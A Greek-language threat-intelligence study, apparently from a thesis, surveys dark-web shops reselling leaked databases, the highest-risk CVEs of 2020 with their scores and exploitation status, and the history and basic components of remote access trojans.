Οι παράγοντες απειλής "Xrenovi4" και "wazawaka" διαχειρίζονταν την επί του παρόντος ανενεργή ιστοσελίδα sibir[.] (πρώην sibusa[.]pw), ένα αυτοματοποιημένο κατάστημα με συνδρομή κυρίως αφιερωμένο στη μεταπώληση των χώρων αποθήκευσης δεδομένων που διαφημίζονται σε πολλά φόρουμ στη ρωσική γλώσσα, όπως το Exploit, το Best Hack Forum WWH-Club και άλλα. Η υπηρεσία έλαβε θετικές απαντήσεις από διάφορους κυβερνοεγκληματίες λόγω της υψηλής ποιότητας των δεδομένων και της βολικής υποστήριξης πελατών που παρέχεται μέσω Telegram. Η υπηρεσία προσέφερε περισσότερες από 28 νέες ενημερώσεις βάσεων δεδομένων. Η συνδρομή για τον πρώτο μήνα ήταν διαθέσιμη για 64 δολάρια ΗΠΑ και το κόστος για κάθε επόμενο μήνα ήταν 37 δολάρια ΗΠΑ.


Εικόνα 10: Μία από τις πρώτες διαφημίσεις sibir[.]co στο σκοτεινό διαδίκτυο (Πηγή: sibir[.]co)



Εικόνα 11: Μετά την εγγραφή στο sibir[.]co, οι χρήστες απέκτησαν πρόσβαση σε αρχεία βάσεων δεδομένων αποθηκευμένα σε τρεις μορφές: hashed, not-hashed, και συνδυασμός (προέλευση: sibir[.]co)


Από το 2017, ο Xrenovi4 λειτουργεί ένα άλλο ηλεκτρονικό κατάστημα για την πώληση σύνθετων βάσεων δεδομένων email: *cit0day[.] in*. Σύμφωνα με την ιστοσελίδα, αυτή τη στιγμή προσφέρει 13 δισεκατομμύρια λογαριασμούς ηλεκτρονικού ταχυδρομείου με κωδικούς πρόσβασης που σχετίζονται με πολλαπλές βάσεις δεδομένων, όπως 4.758 hashed, 7.086 αντίγραφα και 9.015 συνδυασμένες βάσεις δεδομένων ηλεκτρονικού ταχυδρομείου. Η συνδρομή για την παροχή της υπηρεσίας καταβάλλεται και διαιρείται σε τακτικά και προνομιακά τμήματα. Κάθε τμήμα κοστίζει 149 δολάρια για τον πρώτο μήνα και 57 δολάρια για κάθε επόμενο μήνα. Οι ενότητες ενημερώνονται κάθε Κυριακή με 100 νέες βάσεις δεδομένων που έχουν διαρρεύσει. Ωστόσο, σύμφωνα με τον χειριστή του καταστήματος, τα δεδομένα

είναι αρκετά παρωχημένα και σχετίζονται κυρίως με το 2018. Οι χρήστες μπορούν να εγγραφούν για την υπηρεσία μετά την επικοινωνία με το διαχειριστή μέσω Telegram.



Εικόνα 12: Το Xrenovi4 προσφέρει 13 δισεκατομμύρια λογαριασμούς email που έχουν διαρρεύσει (Πηγή: cit0day[.]in).

Η ομάδα απειλών "teamkelvinsecteam", γνωστή και ως "KelvinSecTeam", παρουσίασε μια υπηρεσία βασισμένη σε συνδρομή στο φόρουμ RAID για εργαλεία που έχουν παραβιαστεί, λογισμικό κακόβουλης λειτουργίας και βάσεις δεδομένων που έχουν διαρρεύσει και ονομάζεται «VIP Subscription» (*vipsubscription.* *kelvinsecurity[.]com*), η οποία προσφέρει ένα ευρύ φάσμα διαρρεόμενων βάσεων δεδομένων που σχετίζονται κυρίως με το ηλεκτρονικό εμπόριο, τις τηλεπικοινωνίες, τις επιχειρήσεις και τα χακαρισμένα υπόγεια φόρουμ. Η υπηρεσία προσφέρει επί του παρόντος τρεις τύπους προγραμμάτων συνδρομής: "Βασικό" για $15, "Pro" για $30, και "Απεριόριστο" για $40. Η Record Future διερεύνησε προηγουμένως δραστηριότητες που συνδέονται με την teamkelvinsecteam τον Ιούλιο του 2018.



Εικόνα 13: "Συνδρομή VIP" για αγορά από την Teamkelvinsecteam (Πηγή:vipsuscription.kelvinsecurity[.]com)

2.6 Οι πιο συχνά χρησιμοποιούμενες τρωτότητες (Vulnerabilities)

Οι **22 Vulnerabilities υψηλού κινδύνου,** οι οποίες προσδιορίστηκαν με βάση ένα συνδυασμό βαθμολογίας CVSS v3.1, βαθμολογίας κρίσιμου κινδύνου και αριθμού αναφορών ανά ευπάθεια εντός των πιο γνωστών Forum και μέσων κοινωνικής δικτύωσης για Hackers. Οι 3 **Vulnerabilities** που ενέχουν τον μεγαλύτερο κίνδυνο για την εκμετάλλευση του κυβερνοχώρου είναι:

•CVE-2020-1472 (Zerologon) (επηρεάζει τη Microsoft)

•CVE-2020-1350 (SIGRed) (επηρεάζει τη Microsoft)

•CVE-2020-5902 (επηρεάζει την πολιτική πρόσβασης F5 Big-IP και τη Firewall Manager)

2.6.1 Αποτελέσματα της έρευνας

- Εντοπίστηκαν 46 από τις 3.846 συνολικά **Vulnerabilities** που έχουν κοινοποιηθεί δημόσια, ως τα πιο επικίνδυνα για την εκμετάλλευση του κυβερνοχώρου. Απο αυτά τα 22 χαρακτηρίζονται ως τα πιο επικίνδυνα.

- Από αυτές τις 22 **Vulnerabilities**, οι 10 επηρέασαν τη Microsoft, δύο επηρέασαν το Apache, δύο επηρέασαν τη Cisco Jabber, μία επηρέασε τις συσκευές F5 BIG-IP, μία επηρέασε τη McAfee, μία επηρέασε τη Citrix και οι υπόλοιπες πέντε επηρέασαν διάφορα άλλα λογισμικά. Σε συμφωνία με τα δύο προηγούμενα τρίμηνα, η Microsoft συνέχισε να είναι το προϊόν με τις μεγαλύτερες επιπτώσεις.

- Από τις 22 κορυφαίες ευπάθειες υψηλού κινδύνου, οι 17 έχουν επιβεβαιωμένη δημόσια διαθέσιμη POC, και οκτώ έχουν επιβεβαιωθεί ότι τυγχάνουν ενεργούς εκμετάλλευσης στο ελεύθερο ιντερνετ (in the wild).

2.6.2 Σημαντικά γεγονότα και τάσεις

Αυτό το τρίμηνο ξεκίνησε με την αποκάλυψη της τρίτης πιο επικύνδυνης **Vulnerability**, την **CVE-2020-5902,** όπως κοινοποιήθηκε μας σε μεγάλο κίνδυνο από το Εθνικό Ινστιτούτο Προτύπων και Τεχνολογίας των ΗΠΑ (National Institute of Standards and Technology – NIST) την 1η Ιουλίου 2020. Η CVE-2020-5902 είναι μια **Vulnerability** με remote code execution που επηρεάζει τις συσκευές F5 BIG-IP. Το BIG-IP είναι μια δημοφιλής συσκευή δικτύωσης πολλαπλών χρήσεων με πολλαπλές λειτουργίες, όπως balancers, Firewalls, access gateways και χρησιμοποιείται ευρέως σε εταιρικά συστήματα. Τρεις ημέρες μετά την κοινοποίηση, προέκυψαν αναφορές ενεργητικής εκμετάλλευσης, και η US-CERT δημοσίευσε μια οδηγία για την ιεράρχηση των επιδιορθώσεων στις 24 Ιουλίου 2020. Όπως φαίνεται στο σχήμα παρακάτω, οι συζητήσεις γύρω από το CVE-2020-5902 γενικά παρέμειναν σταθερές καθ' όλη τη διάρκεια του 3ου τριμήνου 2020, με την τρωτότητα να έχει τον τρίτο υψηλότερο αριθμό αναφορών (21.484).

Λίγο μετά, ακολούθησε **το CVE-2020-1350 (SIGRed)**, το οποίο κοινοποιήθηκε από το NIST στις 14 Ιουλίου 2020. Το SIGRed είναι μια **Vulnerability** με remote code execution σε διακομιστές Microsoft DNS που επηρεάζει τους διακομιστές Windows απο το 2008, έως την πιο πρόσφατη έκδοση του Windows Server 2019. Για να εκμεταλλευτεί το SIGRed, ένας εισβολέας πρέπει να στείλει ένα ειδικά σχεδιασμένο πακέτο απόκρισης DNS σε έναν Windows Server που εκτελεί μια ευάλωτη έκδοση του DNS της Microsoft. Στις 16 Ιουλίου 2020, ο ερευνητής ασφαλείας Max Van Amerongen μοιράστηκε μέσω Twitter το αποθετήριο του Github που περιείχε απόδειξη (PoC) άρνησης υπηρεσίας (DoS) γραμμένη σε Python για τη συγκεκριμένη ευπάθεια, και επίσης περιελάμβανε ένα σύντομο βίντεο επίδειξης της εκμετάλλευσης, καθώς και ένα pcap της διαδικασίας.

Τέλος, η νούμερο ένα **Vulnerability** με την υψηλότερη δυνατή βαθμολογία CVSS v3.1, την μεγαλύτερη επικινδυνότητα και τον μεγαλύτερο αριθμό αναφορών, (29.737) σε σύγκριση με τα άλλα **Vulnerability** που εντοπίστηκαν αυτό το τρίμηνο είναι η **CVE-2020-1472 ή Zerologon.** Τα προϊόντα Netlogon επηρεάζονται μόνο από μία άλλη κρίσιμη **Vulnerability**, τη CVE-2015-0005 υποδεικνύοντας ότι το Netlogon δεν είναι ιστορικά ένας ισχυρός στόχος για τους επιτιθέμενους. Το Zerologon αναφέρθηκε από το NIST στις 17 Αυγούστου 2020, αλλά μόλις στις αρχές Σεπτεμβρίου 2020 δόθηκε μεγαλύτερη προσοχή από τα μέσα ενημέρωσης στην τρωτότητα, όπως φαίνεται στο παρακάτω χρονοδιάγραμμα. Όσον αφορά την ίδια την ευπάθεια, το Zerologon είναι μια ευπάθεια κλιμάκωσης προνομίων που εκμεταλλεύεται έναν αδύναμο αλγόριθμο κρυπτογράφησης που χρησιμοποιείται στη διαδικασία ελέγχου ταυτότητας Netlogon. Οι δράστες μπορούν να εκμεταλλευτούν την ευπάθεια δημιουργώντας μια ευάλωτη ασφαλή σύνδεση καναλιού Netlogon σε έναν ελεγκτή τομέα, χρησιμοποιώντας το απομακρυσμένο πρωτόκολλο Netlogon (MS-NRPC).

Σχήμα 5: Γράφημα προϊόντων που επηρεάζονται από τις 46 πρώτες αδυναμίες του 2ου τριμήνου 2020. Για τον πλήρη κατάλογο των προϊόντων που επηρεάζονται.

2.6.3 Ενεργά αξιοποιούμενες ευπάθειες

Από τις 22 αδυναμίες που χαρακτηρίστηκαν ως υψηλού κινδύνου, οκτώ έχουν αναφερθεί από ανοικτές πηγές ως ενεργά εκμεταλλευόμενες (περίπου 36%). Αυτό δεν σημαίνει ότι κανένα από τα υπόλοιπα 14 δεν έχει γίνει αντικείμενο εκμετάλλευσης, απλώς ότι οκτώ είναι γνωστά βάσει δημόσιων ή ιδιωτικών αναφορών. Από τις οκτώ **Vulnerability** που εκμεταλλεύονται ενεργά, έξι επηρεάζουν τα Microsoft Windows, μία επηρεάζει τις συσκευές F5 BIG-IP και μία επηρεάζει την VBulletin. Εκτός από τις CVE-2020-1472 (Zerologon), CVE-2020-1350 (SIGRed) και CVE-2020-5902, που περιγράφονται παραπάνω, οι υπόλοιπες 8 ενεργά αξιοποιούμενες **Vulnerability** περιγράφονται παρακάτω:

• **CVE-2020-17496:** Μια **Vulnerability** με remote code execution, που επηρεάζει το δημοφιλές λογισμικό φόρουμ VBulletin. Η εκμετάλλευση αυτής της ευπάθειας θα μπορούσε να εκχωρήσει σε έναν εισβολέα προνομιακή πρόσβαση και έλεγχο σε οποιονδήποτε διακομιστή vBulletin που εκτελεί εκδόσεις 5.0.0 έως 5.5.4, ακόμα και να αποκλείσει οργανισμούς από τις δικές τους τοποθεσίες web. Αυτή η τρωτότητα παρατηρήθηκε πρώτη από τα SonicWall Capture Labs στις 25 Σεπτεμβρίου 2020.

• **CVE-2020-1147:** Μια **Vulnerability** με remote code execution, που επηρεάζει τα στοιχεία Windows .NET (Dataset και DataTable), επηρεάζοντας τελικά το Microsoft SharePoint και το Visual Studio. Για να εκμεταλλευτούν αυτή την τρωτότητα, οι δράστες θα πρέπει να αποστείλουν ένα ειδικά σχεδιασμένο έγγραφο σε ένα διακομιστή χρησιμοποιώντας ένα επηρεαζόμενο προϊόν για να επεξεργαστεί το περιεχόμενο. Αυτή η ευπάθεια παρατηρήθηκε για πρώτη φορά στις 14 Ιουλίου 2020 και αναφέρεται οτι χρησιμοποιήθηκε στις 6 Οκτωβρίου 2020 με δραστηριότητα που εμπλέκει αυτό το δείγμα hash: 8ceed39a7c27a264641e9f107bf8ef2d99bd7609f533617d2eff51485061c00b

• **CVE-2020-1362:** Αφορά στην εκμετάλευση των προνομίων που επηρεάζουν την υπηρεσία Windows WalletService και εκμεταλλεύεται τον τρόπο με τον οποίο το λογισμικό χειρίζεται τα αντικείμενα στη μνήμη. Για να εκμεταλλευτεί αυτή την τρωτότητα, ένας εισβολέας πρέπει να εκτελέσει μια ειδικά σχεδιασμένη εφαρμογή. Η επιτυχής εκμετάλλευση μπορεί να οδηγήσει στην εκτέλεση κώδικα από δράστες με αυξημένα δικαιώματα. Αυτή η τρωτότητα παρατηρήθηκε για πρώτη φορά στις 14 Ιουλίου 2020 και, αναφέρθηκε οτι χρησιμοποιήθηκε στις 17 Σεπτεμβρίου 2020 με δραστηριότητα που εμπλέκει αυτό το δείγμα hash: 6cd0c4917bb6d1597ad83f46f0e702207f7a9defc906230df61408b4b1ea3f12.

• **CVE-2020-1399:** Αύξηση της ευπάθειας των προνομίων στα Windows που προκύπτει ως αποτέλεσμα ότι το περιβάλλον εκτέλεσης του Windows Runtime δεν μπορεί να χειριστεί αντικείμενα

στη μνήμη. Ένας εισβολέας που εκμεταλλεύεται επιτυχώς αυτή την ευπάθεια θα μπορούσε να εκτελέσει αυθαίρετο κώδικα. Η εκμετάλλευση αυτής της ευπάθειας θα συνεπαγόταν την εκτέλεση μιας ειδικά σχεδιασμένης εφαρμογής στο σύστημα των θυμάτων. Αυτή η **Vulnerability** παρατηρήθηκε για πρώτη φορά στις 14 Ιουλίου 2020, και αναφέρθηκε οτι χρησιμοποιήθηκε στις 26 Σεπτεμβρίου 2020 με δραστηριότητα που αφορά στο εν λόγω δείγμα hash: 60149462d83de60bc1cc4cec5f9808dec2ed02056ce622a4dc7cb1df0076a318

• **CVE-2020-1374:** Μια **Vulnerability** με remote code execution και υπάρχει στο Windows Remote Desktop Client όταν ένας χρήστης συνδέεται σε κακόβουλο διακομιστή. Η επιτυχής εκμετάλλευση θα μπορούσε να επιτρέψει σε έναν εισβολέα να εκτελέσει αυθαίρετο κώδικα στον υπολογιστή του συνδεδεμένου πελάτη, καθώς και να εγκαταστήσει προγράμματα, να παρακολουθήσει, αλλάξει, διαγράψει δεδομένα ή να δημιουργήσει νέους λογαριασμούς με πλήρη δικαιώματα χρήστη. Για να εκμεταλλευτεί αυτή την τρωτότητα, ένας εισβολέας πρέπει να έχει τον έλεγχο ενός διακομιστή και στη συνέχεια να πείσει ένα χρήστη να συνδεθεί σε αυτόν. Η Microsoft σημειώνει ότι ένας δράστης πρέπει να εξαπατήσει το χρήστη ώστε να συνδεθεί, ιδίως μέσω κοινωνικής μηχανικής, με DNS poisoning ή χρήσης τεχνικής Man-in-the-Middle (MITM). Αυτή η τρωτότητα παρατηρήθηκε για πρώτη φορά στις 14 Ιουλίου 2020 και, αναφέρθηκε οτι χρησιμοποιείται στις 29 Ιουλίου 2020 με δραστηριότητα που εμπλέκει αυτό το δείγμα hash: f41e1b242768308a3fc62395d68e6b3c673c91e1d8ade 31d8603964e8e17b443.

2.6.4 Proof-of-Concept Exploits

Από τις 22 αδυναμίες που χαρακτηρίστηκαν ως υψηλού κινδύνου, οι 17 αναγνωρίστηκαν ότι έχουν κώδικα POC. Συνολικά, η εκμετάλλευση των POC που έχουν δημοσιοποιηθεί ενέχουν λιγότερο κίνδυνο από ό,τι τα **Vulnerabilities**, αλλά εξακολουθούν να διατηρούν ένα μέσο υψηλό επίπεδο κινδύνου, καθώς οι φορείς της απειλής μπορούν πιο εύκολα να επωφεληθούν από τα **Vulnerabilities** με δημοσίως κοινοποιημένο κώδικα POC από τα τρωτά σημεία, χωρίς αυτά. Από τους 17 με δημοσιευμένο κώδικα POC, οι 11 είχαν δημοσιεύσει κώδικα POC στο GitHub, ενώ οι υπόλοιποι 6 είχαν κώδικα POC ο οποίος γνωστοποιήθηκε σε ιστοσελίδες ερευνών ασφαλείας ανοικτού κώδικα ή σε μέσα κοινωνικής δικτύωσης.

2.6.5 Κορυφαίες κρίσιμες αδυναμίες και επηρεαζόμενα προϊόντα

Ο παρακάτω πίνακας περιγράφει τις κυριότερες αδυναμίες του 2020-2021, οι οποίες παρατίθενται κατά σειρά βαθμολογίας CVSS (Common Vulnerability Scoring System) και τον αριθμό των αναφορών[57], οι οποίες παρατίθενται στον Πίνακα 3.

CVSS v3.1 Βαθμολογία	VULNERABILITY	Βαθμος Κινδύνου	POC;	Χρησιμο-ποιήθηκε;	Ημερομηνία Χρησιμοποίησης	Επηρεαζόμενα προϊόντα και Εταιρείες
10	CVE-2020-1472 (Zerologon)	99	Ναι (1,2,3,4)	Ναι	9/14/20	Microsoft Windows
10	CVE-2020-1350 (SIGRe0)	89	Ναι	Ναι	7/25/20	Microsoft Windows

[57] https://research.checkpoint.com/, https://blog.talosintelligence.com/, https://www.bleepingcomputer.com/, https://www.welivesecurity.com/, https://media.kaspersky.com/, https://www.mandiant.com/resources/m-trends-2021

10	CVE-2020-6287	79	Ναι	Όχι	Δ/Υ	SAP Netweaver
9,8	CVE-2020-5902	79	Ναι	Ναι	7/24/20	F5 Access Policy & Firewall managers
9,8	CVE-2020-1948	75	Ναι	Όχι	Δ/Υ	Apache
9,8	CVE-2020-17496	79	Ναι	Ναι	9/25/20	vBulletin
9,8	CVE-2020-11984	75	Όχι	Όχι	Δ/Υ	Apache
9,8	CVE-2020-15505	79	Ναι	Όχι	Δ/Υ	Mobilerlon
9,8	CVE-2020-24115	79	Ναι	Όχι	Δ/Υ	Online Book Store
8,8	CVE-2020-13699	79	Ναι	Όχι	Δ/Υ	Microsoft Windows Teamviewer
8,8	CVE-2020-1210	79	Όχι	Όχι	Δ/Υ	Microsoft SharePoint
8,8	CVE-2020-3495	79	Ναι	Όχι	Δ/Υ	Cisco Jabber
8,8	CVE-2020-7283	79	Ναι	Όχι	Δ/Υ	McAfee
8,8	CVE-2020-1509	77	Ναι	Όχι	Δ/Υ	Microsoft Windows
8,8	CVE-2020-8207	79	Ναι	Όχι	Δ/Υ	Citrix Workspace
8,8	CVE-2020-3430	75	Όχι	Όχι	Δ/Υ	Cisco Jabber
8,8	CVE-2020-13259	77	Ναι	Όχι	Δ/Υ	RAD SecFlow
7,8	CVE-2020-1147	99	Ναι	Ναι	10/01/20	Microsoft .NET
7,8	CVE-2020-1362	99	Ναι	Ναι	9/17/20	Microsoft Windows
7,8	CVE-2020-1399	94	Όχι	Ναι	9/26/20	Microsoft Windows
7,5	CVE-2020-1374	85	Όχι	Ναι	7/29/20	Microsoft Windows
7,2	CVE-2020-16875	79	Ναι	Όχι	Δ/Υ	Microsoft Exchange

Πίνακας 3: *Κορυφαίες κρίσιμες Vulnerabilities και επηρεαζόμενα προϊόντα*

Κύριος Vendor λογισμικού (6)	
10	Microsoft Teamviewer, Sharepoint, Exchange
2	Apache Dubbo, διακομιστής HTTP
2	

	Cisco Jabber
3	Total Protection της McAfee
3	Χώρος εργασίας της Citrix
3	F5 Διαχείριση πολιτικής πρόσβασης, Advanced Firewall Manager
Διάφοροι προμηθευτές λογισμικού (5)	
3	SAP Netweaver AS Java
3	VBulletin
3	MobileIron
3	Online BookStore
3	RAD SecFlow

ΚΕΦΑΛΑΙΟ 3ο «Ανάπτυξη και Εμπόριο των Trojans απομακρυσμένης πρόσβασης»

3.1 Ιστορικό

Τις τελευταίες τρεις δεκαετίες έχουν σημειωθεί σημαντικές αλλαγές στον κόσμο του εγκλήματος στον κυβερνοχώρο όσον αφορά την οργάνωση, το είδος των επιθέσεων και τα εργαλεία. Οι Trojans (RAT) της Απομακρυσμένης Πρόσβασης αποτελούν εγγενές μέρος των παραδοσιακών εγκληματικών δραστηριοτήτων στον κυβερνοχώρο, αλλά έχουν γίνει ένα βασικό εργαλείο για την προηγμένη κατασκοπεία και τις επιθέσεις. Τα πακέτα εργαλείων που χρησιμοποιούν οι APT σε μία εκστρατεία, περιέχουν αρκετούς από του ς πιο εξελιγμένους RAT, και επενδύουνεδικά σε αυτούς που δεν αφήνουν ίχνη. Σε αυτό το κεφάλαιο παρουσιάζεται μια νέα γενική προοπτική για τους Trojans, μια ανάλυση της ανάπτυξής τους τα τελευταία 30 χρόνια, και μια συζήτηση για το πώς έχουν γίνει εμπόρευμα την τελευταία δεκαετία. Διαπιστώνεται ότι η ποσότητα των RAT αυξήθηκε δραστικά τα τελευταία δέκα χρόνια, από τότε που οι εκστρατείες APT άρχισαν να εξειδικεύονται. Σήμερα έχουν καταστεί τυποποιημένα προϊόντα που δεν διαφέρουν πολύ μεταξύ τους.

3.2 Γενικά

Το λογισμικό απομακρυσμένης πρόσβασης είναι ένας τύπος προγράμματος υπολογιστή που επιτρέπει σε ένα άτομο να έχει πλήρη απομακρυσμένο έλεγχο της συσκευής στην οποία είναι εγκατεστημένο το λογισμικό. Το Εργαλείο απομακρυσμένης πρόσβασης αναφέρεται σε έναν τύπο λογισμικού απομακρυσμένης πρόσβασης που χρησιμοποιείται για καλοήθεις σκοπούς, όπως το TeamViewer [78] ή το Ammyy Ad-min [79], τα οποία είναι κοινά εργαλεία που χρησιμοποιούνται από δισεκατομμύρια χρήστες παγκοσμίως. Τα Trojans (RAT) είναι ένας ειδικός τύπος λογισμικού απομακρυσμένης πρόσβασης που χρησιμοποιείται συνήθως για κακόβουλους σκοπούς, όπου i) η εγκατάσταση γίνεται χωρίς τη συγκατάθεση του χρήστη, ii) ο τηλεχειρισμός γίνεται μυστικά και iii) το πρόγραμμα κρύβεται στο σύστημα για να αποφύγει την ανίχνευση. Η διάκριση μεταξύ εργαλείων και trojans δημιουργήθηκε από τη «βιομηχανία» ασφάλειας των πληροφοριών για να διακρίνει τα καλοήθη από τα κακόβουλα RAT, ωστόσο, οι παράγοντες απειλής ισχυρίζονται ότι όλα τα RAT είναι Εργαλεία Απομακρυσμένης Πρόσβασης.

Τα Πρώιμα Trojans τους Απομακρυσμένης Πρόσβασης χρησιμοποιήθηκαν για φάρσες και διασκέδαση, για επίδειξη ικανοτήτων και για να καυχιούνται σε φόρουμ χακαρίσματος. Η ανάπτυξη τους RAT ήταν μια επίδειξη ικανότητας που οι άπειροι και αρχάριοι χρήστες αναμενόταν με κάποιο τρόπο να αποκτήσουν γρήγορα. Ιστοσελίδες τους το megasecurity.org χρησιμοποιήθηκαν για την καταγραφή και δημοσίευση νέων RAT, πολλά από τα οποία δεν αναπτύχθηκαν ποτέ περαιτέρω. Ενώ η πρόκληση τους δημιουργίας ιδιαίτερα αποτελεσματικών RAT παραμένει μέχρι σήμερα, η χρήση τους έχει εξελιχθεί. Την τελευταία δεκαετία, όλο και περισσότεροι RAT χρησιμοποιούνταν σε κατασκοπεία, οικονομικές και κρατικές επιθέσεις [80]-[81]. Αν και για πολλά από αυτά είχαν διαρρεύσει οι πηγαίοι κώδικες ή είχαν διατεθεί στο διαδίκτυο ως Open Source, η αγορά και η ζήτηση για πλήρως μη ανιχνεύσιμους (Fully Undetectable – FUD) RAT καθώς και για ειδικά πρόσθετα (special plugins) ωρίμασε. Σήμερα, οι RAT έχουν γίνει συνήθη προϊόντα. Φαίνεται ότι τα τελευταία 10 χρόνια σημειώθηκε αλλαγή στο τοπίο των απειλών, όπου οι RAT έχουν γίνει καθημερινά προϊόντα. Αυτό το κεφάλαιο αναλύει την ανάπτυξη των Trojans τους απομακρυσμένης πρόσβασης, περιγράφει τα βασικά τεχνολογικά τους στοιχεία, τη λειτουργικότητά τους και αναλύει τον τρόπο με τον οποίο εξαπλώνονται σε ένα δίκτυο και διαδίδονται. Επιπλέον, παρουσιάζεται ένα χρονοδιάγραμμα τους εξέλιξης των RAT τα τελευταία 30 χρόνια, μια λεπτομερή επισκόπηση των πιο γνωστών RAT κατά την περίοδο 2019-2020, και μια ανάλυση του τρόπου με τον οποίο τους εμπορεύονται στο διαδίκτυο.

3.3 Μεθοδολογία Έρευνας

Για την ανάλυση των RAT, αρχικά ερευνήθηκε μεθοδικά ένας πλήρης κατάλογος των Remote Access Trojans από την πρώτη δημόσια εμφάνισή τους το 1996 μέχρι το 2018. Αυτοί οι RAT, που εμφανίζονται στο χρονοδιάγραμμα του σχήματος 5, βρέθηκαν από δημόσιες πηγές και έρευνες, και είναι τα βασικά εργαλεία που αναλύθηκαν σε αυτό το έργο.

Επιλέχθηκε ένα μικρό υποσύνολο RAT προκειμένου να μελετηθούν τα ιδιαίτερα χαρακτηριστικά τους, οι χρήστες τους και ο τρόπος με τον οποίο διατίθενται στο κοινό. Οι εν λόγω RAT επελέγησαν με τη χρήση της ακόλουθης μεθοδολογίας: Πρώτον, έρευνα σε γνωστά φόρουμ για RAT για τα οποία οι χρήστες μιλούσαν ή συστήνουν ο ένας στον άλλο κατά την περίοδο από τον Ιανουάριο του 2019 έως τον Μάρτιο του 2020. Συνομιλίες και συμβουλές μέσα στα HackForums [82], Sinister.ly [83], και Nuled [84]. Δεύτερον, λαμβάνοντας ως αναφορά τον κατάλογο των RAT που δημιουργήθηκαν στο προηγούμενο βήμα, έρευνα για τους RAT σε ιστοσελίδες που πωλούσαν εργαλεία hacking, λογισμικό και άλλα μέσα. Τρίτον, περιορισμός του καταλόγου των RAT σε εκείνα που πωλήθηκαν σε δύο ή περισσότερες από τις προαναφερθείσες αγορές. Τέταρτον, δημιουργία του τελικού καταλόγου των RAT για να μελετηθούν: WebMonitor RAT, Android Voyager RAT, Remcos RAT, SpyNote RAT, Luminity Link RAT, Omni Android RAT, Ozone RAT, Imminent Monitor RAT, NanoCore RAT, NetWire RAT και CyberGate RAT. Πέμπτον, συλλέχθηκαν περαιτέρω πληροφορίες από δημόσια διατιθέμενες πληροφορίες, όπως Blogs, άρθρα ειδήσεων και φόρουμ για καθένα από τα επιλεγμένα RAT.

3.4 Επισκόπηση ελέγχων απομακρυσμένης πρόσβασης

Προκειμένου να καθορίσουμε ένα κοινό σημείο για την περαιτέρω κατανόηση των RAT, εισάγουμε πρώτα ορισμένα από τα βασικά τεχνικά στοιχεία κάθε RAT. Στη συνέχεια παρουσιάζουμε ένα χρονοδιάγραμμα που δείχνει την ανάπτυξη των RAT τα τελευταία 30 χρόνια. Τέλος, παρουσιάζεται η κοινή λειτουργικότητα των RAT.

3.4.1 Βασικά τεχνικά στοιχεία

Τα προγράμματα απομακρυσμένης πρόσβασης έχουν δύο βασικά στοιχεία: υπολογιστής-πελάτης (client) και διακομιστής (server). Τα πρόσθετα στοιχεία RAT περιλαμβάνουν το builder, τα plug-ins (πρόσθετα) και τον crypter (κρυπτογράφηση). Ο Διακομιστής (server) RAT είναι το πρόγραμμα που εγκαθίσταται στη συσκευή του θύματος. Ο διακομιστής έχει ρυθμιστεί να συνδέεται ξανά με τον επιτιθέμενο. Ο client είναι το πρόγραμμα που χρησιμοποιείται από τον επιτιθέμενο για την παρακολούθηση και τον έλεγχο των παραβιασμένων συσκευών/server/δικτύων – θυμάτων: επιτρέπει την οπτικοποίηση όλων των ενεργών (μολυσμένων) θυμάτων, αποκαλύπτει γενικές πληροφορίες για κάθε παραβίαση και επιτρέπει τη κατά περίπτωση παρέμβαση και εκτέλεση μεμονωμένων ενεργειών για κάθε θύμα.

Το ***Builder*** είναι ένα πρόγραμμα που επιτρέπει τη δημιουργία νέων server RAT με διαφορετικές διαμορφώσεις. Όταν οι επιτιθέμενοι μετακινούν γρήγορα την υποδομή, πραγματοποιούν νέες επιθέσεις και απαιτούν ευελιξία, οι ***Builder*** εξοικονομούν χρόνο και παρέχουν ευελιξία.

Οι RAT διαθέτουν συγκεκριμένη σταθερή λειτουργικότητα. Για να προστεθούν περισσότερες δυνατότητες, ορισμένα RAT βασίζονται σε plug-ins. Δεν προσφέρουν όλα τα RAT αυτή τη δυνατότητα, όμως τα πιο διαδεδομένα μπορούν να φέρουν plug-ins, ενώ τα καλά πρόσθετα τα αναζητά κυρίως η κοινότητα του εγκλήματος στον κυβερνοχώρο. Τα πρόσθετα αυτά αποτελούν έναν από τους βασικούς παράγοντες διαφοροποίησης όσον αφορά το κόστος στην μαύρη αγορά.

